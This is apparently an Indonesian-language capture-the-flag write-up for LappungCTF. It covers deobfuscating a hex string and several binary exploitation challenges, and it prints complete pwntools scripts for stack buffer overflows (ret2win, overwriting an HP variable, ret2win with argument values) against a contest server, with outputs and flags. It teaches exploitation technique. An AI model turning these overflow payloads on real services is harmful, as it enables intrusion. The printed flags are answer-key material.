
Ketika saya membuka code nya waww menarik ini. Oke kita coba analisis 1 per 1

- ✓ L1_1 dan L2_1 adalah string hex panjang — kemungkinan besar data terenkripsi atau dikodekan.
- ✓ L0_1 = 24120 bisa jadi seed angka acak atau kunci awal untuk proses enkripsi/dekripsi.
- ✓ Dan Fungsi yang ke 2 L3_1(A0_2) ini melakukan bitwise transformasi pseudo-random, mirip dengan xorshift hash function.
- ✓ Artinya, ini semacam fungsi pencampur (bit-mixing)

- ✓ Terus pada fungsi ke 3 L4_1(A0_2) di sini jelas merujuk ke L3_1, artinya L4_1 memanggil fungsi pencampur bit tadi berulang kali.
- ✓ Nilai L3_2 dimodifikasi dengan L3_1.
- ✓ Lalu ia ambil indeks acak L8_2 = (L3_2 % L7_2) + 1.
- ✓ Lalu memasukkan L1_2[L8_2] ke array hasil L2_2.

Jadi kali ini saya gunakan script untuk mendekode (deobfuscate) string hex (L1_1) menjadi teks yang dapat dibaca.


Dari script ini untuk meng-encode kembali kamu cukup melakukan kebalikan operasi (XOR dengan mask, lalu rotate *left* sebanyak r). dan saya jalankan code itu.



Bingo

Flag *: LappungCTF{Lu4c_P4ssw0rdnya_CRC_1s_m4tch1ng_n0t_lu4c_wh1t3_c0ff33}*

3. PWN
   - Ret2win




Di sini di berikan sebuah nc dan di berikan file elf juga. Saya download terlebih dahulu itu file elf nya.

Saya coba debugger pake gdb untuk melihat apa bisa saya lihat di sini

```
eading symbols from ret2win...
No debugging symbols found in ret2win)
gdb) info function
ll defined functions:

on-debugging symbols:
x0000000000401000  _init
x00000000004010a0  getenv@plt
x00000000004010b0  puts@plt
x00000000004010c0  gets@plt
x00000000004010d0  fflush@plt
x00000000004010e0  __printf_chk@plt
x00000000004010f0  setvbuf@plt
x0000000000401100  exit@plt
x0000000000401110  main
x0000000000401180  _start
x00000000004011b0  _dl_relocate_static_pie
x00000000004011c0  deregister_tm_clones
x00000000004011f0  register_tm_clones
x0000000000401230  __do_global_dtors_aux
x0000000000401260  frame_dummy
x0000000000401270  win
x00000000004012b0  vuln
x00000000004012fc  _fini
```

Oke di sini banyak function dan saya coba mengecek function main dlu saya mau liat.



```
(gdb) disas main
Dump of assembler code for function main:
   0x0000000000401110 <+0>:     endbr64
   0x0000000000401114 <+4>:     sub    $0x8,%rsp
   0x0000000000401118 <+8>:     mov    0x2f41(%rip),%rdi        # 0x404060 <stdout@GLIBC_2.2.5>
   0x000000000040111f <+15>:    xor    %ecx,%ecx
   0x0000000000401121 <+17>:    xor    %esi,%esi
   0x0000000000401123 <+19>:    mov    $0x2,%edx
   0x0000000000401128 <+24>:    call   0x4010f0 <setvbuf@plt>
   0x000000000040112d <+29>:    mov    0x2f3c(%rip),%rdi        # 0x404070 <stdin@GLIBC_2.2.5>
   0x0000000000401134 <+36>:    xor    %ecx,%ecx
   0x0000000000401136 <+38>:    xor    %esi,%esi
   0x0000000000401138 <+40>:    mov    $0x2,%edx
   0x000000000040113d <+45>:    call   0x4010f0 <setvbuf@plt>
   0x0000000000401142 <+50>:    mov    0x2f37(%rip),%rdi        # 0x404080 <stderr@GLIBC_2.2.5>
   0x0000000000401149 <+57>:    xor    %ecx,%ecx
   0x000000000040114b <+59>:    xor    %esi,%esi
   0x000000000040114d <+61>:    mov    $0x2,%edx
   0x0000000000401152 <+66>:    call   0x4010f0 <setvbuf@plt>
   0x0000000000401157 <+71>:    xor    %eax,%eax
   0x0000000000401159 <+73>:    call   0x4012b0 <vuln>
   0x000000000040115e <+78>:    lea    0xecb(%rip),%rdi        # 0x402030
   0x0000000000401165 <+85>:    call   0x4010b0 <puts@plt>
   0x000000000040116a <+90>:    xor    %eax,%eax
   0x000000000040116c <+92>:    add    $0x8,%rsp
   0x0000000000401170 <+96>:    ret
```

Dan hasil nya ini saya melihat bahwa
endbr64 CET (shadow) entry untuk CET; tidak penting untuk exploit biasa.
sub $0x8, %rsp buat sedikit stack frame (reserve 8 bytes).
mov 0x2f41(%rip), %rdi load stdout ke rdi.
beberapa xor siapkan argumen ecx = 0, esi = 0.
mov $0x2, %edx setvbuf argumen mode/size = 2.
call setvbuf@plt setvbuf(stdout,...)
ulangi setvbuf untuk stdin dan stderr (garansi tidak buffered).
xor %eax,%eax set eax = 0 (return value/clear).
call vuln panggil fungsi vuln (di sini terjadi input/gets).
lea 0xecb(%rip), %rdi # 0x402030 prepare pointer ke string.
call puts@plt print string di 0x402030.
xor %eax,%eax return 0
add $0x8, %rsp restore stack
ret Kembali
saya coba minta tolong ai buatkan script.


```
  GNU nano 8.6
from pwn import *

HOST = "43.157.205.115"
PORT = 9001

# alamat win dan offset yang kita temukan
win_addr = 0x401270
offset = 72

payload = b"A" * offset + p64(win_addr)

# konek remote dan kirim
p = remote(HOST, PORT, timeout=8)
print("[*] Connected, sending payload...")
p.sendline(payload)
# drop to interactive to see output / flag
p.interactive()
```

Dan saya jalan script itu dan boom.


```
 WSL at @  mnt /  / downloads  1:20.744s
→ python3 solve.py
[+] Opening connection to 43.157.205.115 on port 9001: Done
[*] Connected, sending payload...
[*] Switching to interactive mode
Welcome to LappungCTF. Give me your input:
You said: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAp\x12@
LappungCTF{r3t2win_bas1c_overfl0w_ab389fc46b}
[*] Got EOF while reading in interactive
$ 
```

Flag : *LappungCTF{r3t2win_bas1c_overfl0w_ab389fc46b}*

- Magic Potion



Oke di berika sebuah nc saya coba jalankan



Hmm saya coba download aplikasi dan saya coba liat function nya menggunakna ghdira karena kalo pake gdb saya masih belum mahir

```
1
2  undefined8 main(void)
3
4  {
5    int iVar1;
6    long lVar2;
7    FILE *__stream;
8    size_t sVar3;
9    char *pcVar4;
10   undefined1 local_358 [16];
11   int local_348;
12   char local_338 [256];
13   char local_238 [520];
14
15   pcVar4 = local_358;
16   local_358 = (undefined1  [16])0x0;
17   local_348 = 100;
18   puts(&DAT_00402100);
19   puts(&DAT_00402198);
20   puts(&DAT_004021d0);
21   puts(&DAT_00402268);
22   puts(&DAT_004022a0);
23   puts(&DAT_00402338);
24   printf(&DAT_0040200b,local_348);
25   if (local_358[0] == '\0') {
26     pcVar4 = "(none)";
27   }
28   printf(&DAT_00402023,pcVar4);
29   puts(&DAT_00402380);
30   while( true ) {
31     while( true ) {
32       puts(&DAT_004023d8);
33       puts(&DAT_00402418);
34       puts(&DAT_00402438);
35       puts(&DAT_00402458);
36       puts(&DAT_00402478);
37       puts(&DAT_00402498);
38       printf("> ");
39       pcVar4 = fgets(local_238,0x200,stdin);
40       if (pcVar4 == (char *)0x0) {
41         return 0;
42       }
43       lVar2 = strtol(local_238,(char **)0x0,10);
44       iVar1 = (int)lVar2;
45       if (iVar1 == 1) break;
46       if (iVar1 == 2) {
47         if (local_358[0] == '\0') {
48           puts("You have no potion to drink.");
49         }
50         else {
51           printf("You drink the %s... Glug glug!\n",local_358);
52           local_348 = local_348 + 10;
53           printf(&DAT_0040206f,local_348);
54           if (local_348 == 99999) {
```

Saya coba menganalisis function ini

local_358 tempat menyimpan nama potion (ramuan), maksimal 16 byte.

local_348 health points (HP), mulai dari 100.

local_338 buffer untuk membaca isi file flag.txt.

local_238 buffer sementara untuk input pengguna (520 byte).

puts(&DAT_004023d8);

puts(&DAT_00402418);

puts(&DAT_00402438);

puts(&DAT_00402458);

puts(&DAT_00402478);


puts(&DAT_00402498);

printf("> ");

ini Adalah menu utama nya di dalam nc tersebut

```
if (local_348 == 99999) {
  puts(...);
  __stream = FUN_00401120("/flag.txt","r");
  if (__stream == 0) puts("[!] flag.txt not found");
  else {
    fgets(local_338,0x100,__stream);
    sVar3 = strcspn(local_338, "\r\n");
    local_338[sVar3] = '\0';
    printf("FLAG: %s\n", local_338);
  }
  return 0;
}
```

Kondisi ini Dimana kalua kita menang bakal di kasih flagnya oke dari sini saya coba buat kan scriptnya terlebih dahulu.



exploit.py > ...

```python
from pwn import *
import argparse
import sys

DEFAULT_HOST = "43.157.205.115"
DEFAULT_PORT = 9008
DEFAULT_OFFSET = 16
DEFAULT_TARGET = 99989
DEFAULT_TIMEOUT = 6

def parse_args():
    parser = argparse.ArgumentParser(description="Simple potion exploit (modifikasi kecil)")
    parser.add_argument("--host", "-H", default=DEFAULT_HOST, help="target host")
    parser.add_argument("--port", "-p", type=int, default=DEFAULT_PORT, help="target port")
    parser.add_argument("--offset", "-o", type=int, default=DEFAULT_OFFSET, help="offset (bytes) before value")
    parser.add_argument("--target", "-t", type=int, default=DEFAULT_TARGET, help="integer to pack after offset")
    parser.add_argument("--timeout", type=float, default=DEFAULT_TIMEOUT, help="recv timeout (seconds)")
    parser.add_argument("--no-third", action="store_true", help="jangan kirim menu '3' di akhir")
    parser.add_argument("--log", default="info", help="pwntools log level (debug/info/critical)")
    return parser.parse_args()

def try_recv_until(conn, marker, timeout):
    try:
        return conn.recvuntil(marker, timeout=timeout)
    except Exception:
        try:
            return conn.recv(timeout=1)
        except Exception:
            return b""

def run_exploit(host, port, offset, target, timeout, send_third):
    context.log_level = args.log
    try:
        p = remote(host, port, timeout=timeout)
    except Exception as e:
        print(f"[!] Connect error: {e}")
```

```
        print(f"[!] Connect error: {e}")
        return

    try:
        print(try_recv_until(p, b'> ', timeout).decode(errors='replace'), end='')
    except Exception:
        pass

    p.sendline(b'1')
    got = try_recv_until(p, b'Enter potion name:', timeout)
    if not got:
        print("[!] Tidak mendapat prompt 'Enter potion name:' — lanjut sebisa mungkin.")
    else:
        print(got.decode(errors='replace'), end='')

    payload = b'A' * offset + p32(target)
    p.sendline(payload)

    resp = try_recv_until(p, b'> ', timeout)
    if resp:
        print(resp.decode(errors='replace'), end='')

    p.sendline(b'2')
    out = try_recv_until(p, b'> ', timeout)
    if not out:
        try:
            out = p.recv(timeout=2)
        except Exception:
            out = b''
    print(out.decode(errors='replace'))

    if send_third:
        p.sendline(b'3')
```

```
    if send_third:
        p.sendline(b'3')
        out2 = try_recv_until(p, b'> ', timeout)
        if not out2:
            try:
                out2 = p.recv(timeout=2)
            except Exception:
                out2 = b''
        print(out2.decode(errors='replace'))

    p.close()

if __name__ == "__main__":
    args = parse_args()
    run_exploit(args.host, args.port, args.offset, args.target, args.timeout, not args.no_third)
```


Dan saya jalankan script itu hasil nya.

```
╔═══ MENU ═══╗
 1) 🧪 Brew Potion
 2) 🍷 Drink Potion
 3) 📜 Show Status
 4) 🚪 Exit

> 1
Enter potion name: AAAAAAAAAAAAAAAA◆◆^A^@
✨ You brewed a potion named 'AAAAAAAAAAAAAAAA◆◆\x01'.

╔═══ MENU ═══╗
 1) 🧪 Brew Potion
 2) 🍷 Drink Potion
 3) 📜 Show Status
 4) 🚪 Exit

> 2
You drink the AAAAAAAAAAAAAAAA◆◆\x01... Glug glug!
❤️ Your HP is now 99999.

╔═══ ✨ YOU ARE INVINCIBLE ✨ ═══╗
FLAG: LappungCTF{Mag1c_poTi0n_bec0me_inVis1ble_d3adLy!}

[*] Closed connection to 43.157.205.115 port 9008
```

Dapat flagnya.

Flag : *LappungCTF{Mag1c_poTi0n_bec0me_inVis1ble_d3adLy!}*

- Parameter Vault




Di berikan nc dan file elf dan saya cek file elf itu menggunakan ghidra
Saya cek file nya terlebih dahulu.

Decompile: vuln - (chall2 (1))

```
1
2 /* WARNING: Function: __x86.get_pc_thunk.bx replaced with i
3
4 void vuln(void)
5
6 {
7   char local_1c [16];
8   undefined4 uStack_c;
9
10  uStack_c = 0x8049377;
11  puts("");
12  puts("[ Vault Console ]");
13  __printf_chk(1,"Type something>");
14  gets(local_1c);
15  __printf_chk(1,"You typed %s!\n",local_1c);
16  return;
17 }
18
```

Oke saya lihat lihat disini dalam function ini
Menyimpan sebuah buffer lokal local_1c berukuran 16 byte.
Menyimpan uStack_c (4 byte) dan mengisinya dengan konstanta 0x8049377.
Mencetak beberapa prompt dan membaca input dari pengguna dengan gets(local_1c).
Mencetak kembali string yang dimasukkan.
Saya menemukan function 1 yang menarik



Fungsi win(int param_1,int param_2,int param_3) melakukan pemeriksaan tiga *magic values* (kunci). Jika ketiganya cocok (sama persis dengan konstanta yang ada), fungsi akan membuka file ./flag.txt, membaca satu baris ke buffer local_10c (256 byte) dan mencetaknya sebagai FLAG: .... Kalau salah satu tidak cocok, fungsi mencetak "[!] Access denied: wrong keys." lalu memanggil exit(1) (tidak kembali).

Oke saya minta tolong saya ai untuk membuat scriptnya

```python
from pwn import *
import sys

HOST = "43.157.205.115"
PORT = 9002

padding = b"A" * 28
addr1   = 0x08049270
val2    = 0x41414141
val3    = 0x14b4da55
val4    = 0
val5    = 0xf00db4be

def build_payload():
    return flat(padding, addr1, val2, val3, val4, val5)

def main(host=HOST, port=PORT):
    payload = build_payload()
    try:
        io = remote(host, port, timeout=10)
        io.sendlineafter(b">", payload)
        io.interactive()
    except (EOFError, PwnlibException, ConnectionRefusedError) as e:
        print(f"[!] Koneksi gagal / error: {e}", file=sys.stderr)
    except KeyboardInterrupt:
        print("\n[!] Dibatalkan oleh pengguna", file=sys.stderr)
    finally:
        try:
            io.close()
        except Exception:
            pass

if __name__ == "__main__":
    if len(sys.argv) >= 3:
        HOST = sys.argv[1]
        PORT = int(sys.argv[2])
```


Dan saya jalankan script itu

Hasilnya


```
WSL at  mnt  downloads  1.465s
 python3 argumen.py
[+] Opening connection to 43.157.205.115 on port 9002: Done
[*] Switching to interactive mode
You typed AAAAAAAAAAAAAAAAAAAAAAAAAAAAp\x92\x04\x08AAAAU\x14!

        ACCESS GRANTED

FLAG: LappungCTF{ret2win_with_par4ms_r0cks!}

[*] Got EOF while reading in interactive
$
```

Flag : *LappungCTF{ret2win_with_par4ms_r0cks!}*

- Bard Of Format RPG



Oke di berikan file nc dan file. Saya mau cek terlebih dahulu nc nya



Nampak nya disini saya harus ngelahin golem tersebut.
Setelah saya analisis file rgp di ghidra saya menyimpulkan bahwa:
Inti program: game turn-based dua fase (Ancient Golem → Ancient Dragon). Menyelesaikan Golem memicu fase Dragon dan pada langkah berikutnya program akan mencoba membuka flag.txt dan mencetak flag jika file ada.
